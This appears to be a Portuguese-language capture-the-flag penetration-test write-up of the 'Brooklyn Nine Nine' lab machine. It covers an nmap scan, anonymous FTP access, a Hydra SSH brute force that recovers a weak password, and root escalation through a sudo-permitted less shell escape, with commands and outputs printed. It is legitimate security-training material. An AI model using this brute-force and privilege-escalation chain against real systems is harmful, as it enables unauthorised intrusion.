

Relatório de Penetration Test: Brooklyn Nine Nine

Edson Gabriel Barbosa Brandão

Maio de 2026

Conteúdo

1	Visão Geral	2
2	Reconhecimento	2
2.1	Enumeração de Portas e Serviços	2
3	Exploração	3
3.1	Acesso FTP e Coleta de Informações	3
3.2	Ataque de Força Bruta via SSH	4
4	Movimentação Lateral	4
4.1	Enumeração Local e Captura da User Flag	4
5	Escalada de Privilégios	5
5.1	Abuso de Privilégios Sudo no Binário Less	5
5.2	Flags Finais	6
6	Conclusão	6
7	Referências	6

1 Visão Geral

A máquina "Brooklyn Nine Nine" apresenta um cenário de exploração focado em enumeração de serviços básicos, senhas fracas e falhas na configuração de controle de acesso local. O vetor inicial baseia-se na enumeração de um servidor FTP com login anônimo habilitado, resultando no vazamento de informações. A exploração segue com um ataque de força bruta via SSH. A escalada de privilégios é realizada explorando o arquivo *sudoers*, que permitia a execução do binário *less* com privilégios máximos sem a exigência de senha.

2 Reconhecimento

2.1 Enumeração de Portas e Serviços

A fase de reconhecimento teve início com a execução de uma varredura utilizando o Nmap para descobrir portas abertas e mapear os serviços em execução no endereço alvo:

```
nmap -A -sV <TARGET_IP>
```

Os resultados da varredura indicaram três portas abertas principais, revelando um servidor web Apache no Ubuntu, o serviço SSH exposto e, criticamente, a porta 21 (FTP) permitindo acesso para o usuário *Anonymous*. Além disso, o Nmap identificou a presença de um arquivo de texto nomeado *note_to_jake.txt* no servidor FTP (Figura 1).

```

21/tcp open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.235.21
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      119 May 17  2020 note_to_jake.txt
22/tcp open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|_ 2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).

```

Figura 1: Varredura Nmap evidenciando as portas abertas e o serviço FTP vulnerável.

3 Exploração

3.1 Acesso FTP e Coleta de Informações

Com base nas descobertas da fase de reconhecimento, a conexão direta ao servidor FTP foi estabelecida:

```
ftp <TARGET_IP>
```

Utilizando o login *anonymous*, o comando `ls` confirmou a presença do arquivo de texto na raiz do diretório (Figura 2).

```

ftp> ls
229 Entering Extended Passive Mode (|||34344|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      119 May 17  2020 note_to_jake.txt
226 Directory send OK.

```

Figura 2: Listagem de arquivos no servidor FTP.

O arquivo foi transferido para a máquina atacante e, ao ser inspecionado, revelou uma mensagem direcionada ao usuário "Jake", indicando abertamente que a senha associada à conta deste usuário era fraca (Figura 3).




Figura 3: Conteúdo do arquivo revelando o vetor de ataque para a conta de Jake.

3.2 Ataque de Força Bruta via SSH

Com o nome de usuário (Jake) confirmado e a vulnerabilidade da senha atestada pela nota, a ferramenta Hydra foi empregada para conduzir um ataque de força bruta no serviço SSH, utilizando uma lista de senhas comuns:

```
hydra -l jake -P seclists/Passwords/Common-Credentials/  
xato-net-10-million-passwords-10000.txt 10.66.182.196 ssh
```

O ataque foi concluído com sucesso, retornando as credenciais válidas e permitindo o acesso inicial (foothold) ao sistema via SSH (Figura 4).

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 22:  
23:39  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r  
ecommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:  
10000), ~625 tries per task  
[DATA] attacking ssh://10.66.182.196:22/  
[22][ssh] host: 10.66.182.196 login: jake password: 987654321  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 3 final worker threads did not complet  
e until end.  
[ERROR] 3 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 22:  
23:44
```

Figura 4: Resultado positivo do ataque de força bruta utilizando o Hydra.

4 Movimentação Lateral

4.1 Enumeração Local e Captura da User Flag

Após o acesso remoto estabelecido como usuário `jake`, iniciou-se a fase de enumeração do sistema de arquivos local. A exploração do diretório `/home`

revelou a presença de três pastas de usuários distintos na máquina (Figura 5).

```
jake@brookly_nine_nine:/home$ ls
amy holt jake
```

Figura 5: Identificação de múltiplos usuários no diretório home.

Navegando até o diretório do usuário `holt`, verificou-se o conteúdo da pasta, onde a *User Flag* (`user.txt`) foi localizada com sucesso. No mesmo diretório, encontrou-se um arquivo `nano.save`, cujo acesso de leitura foi negado (*Permission Denied*) para o usuário `jake` (Figura 6).

```
jake@brookly_nine_nine:/home/holt$ ls
nano.save user.txt
```

Figura 6: Arquivos localizados no diretório do usuário `holt`, incluindo a flag de usuário.

5 Escalada de Privilégios

5.1 Abuso de Privilégios Sudo no Binário Less

Para transpor a restrição de permissão do arquivo `nano.save` e obter controle total do servidor, a verificação de privilégios `sudo` foi executada:

```
sudo -l
```

A saída do comando revelou uma falha crítica de segurança: o usuário `jake` possuía a diretiva (ALL) NOPASSWD configurada para o utilitário `/usr/bin/less`. Isso permitia executar o leitor de textos como superusuário sem a necessidade de autenticação (Figura 7).

```
Matching Defaults entries for jake on brookly_nine_nine:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User jake may run the following commands on brookly_nine_nine:
(ALL) NOPASSWD: /usr/bin/less
```

Figura 7: Vulnerabilidade de configuração no arquivo `sudoers`.

Sabendo que o comando `less` permite a invocação interativa de um interpretador de comandos (shell) durante a sua execução, o privilégio foi abusado da seguinte forma:

```
sudo less /etc/hosts
```

Uma vez com a interface do `less` aberta, o comando escape `!bash` foi digitado, gerando um shell reverso interativo que herdou as permissões root. Com o acesso elevado estabelecido, o arquivo `nano.save` foi lido, revelando-se apenas um log de erro de terminal antigo, sem relevância adicional para a exploração (Figura 8).

A terminal window with a dark background. The prompt is 'root@brookly_nine_nine:/home/holt#'. The command 'cat nano.save' has been executed. The output shows two lines of error messages: 'bash: line 1: 8199 Hangup' followed by 'sh 1>60 2>60' on the same line, and 'bash: /bin: Is a directory' on the next line.

```
root@brookly_nine_nine:/home/holt# cat nano.save
bash: line 1: 8199 Hangup                sh 1>60 2>60
bash: /bin: Is a directory
```

Figura 8: Shell interativo root invocado e leitura do arquivo `nano.save`.

5.2 Flags Finais

Com o comprometimento sistêmico absoluto concluído, o diretório raiz foi acessado e a flag de superusuário foi extraída com êxito.

- **User Flag:** Obtida no diretório `/home/holt/user.txt`
- **Root Flag:** Obtida no diretório `/root/root.txt`

6 Conclusão

A exploração da máquina Brooklyn Nine Nine destaca a importância das boas práticas de segurança, desde a configuração de infraestrutura básica até o gerenciamento de acessos. A falha ao permitir logins anônimos no serviço FTP resultou em um vazamento direto de inteligência (enumerando um usuário e atestando sua senha fraca). A escalada de privilégios evidenciou um erro clássico de administração: conceder privilégios `NOPASSWD` para binários do sistema que possuem escape para o shell (como `less`, `man` ou `vi`), entregando o controle total da máquina de forma trivial ao atacante.

7 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>
- **THC Hydra:** Utilitário para ataques de força bruta de login de rede rápido e flexível. Disponível em: <https://github.com/vanhauser-thc/thc-hydra>

- **GTFOBins - less:** Guia de bypass de restrições locais de segurança para sistemas Unix. Disponível em: <https://gtfobins.github.io/gtfobins/less/>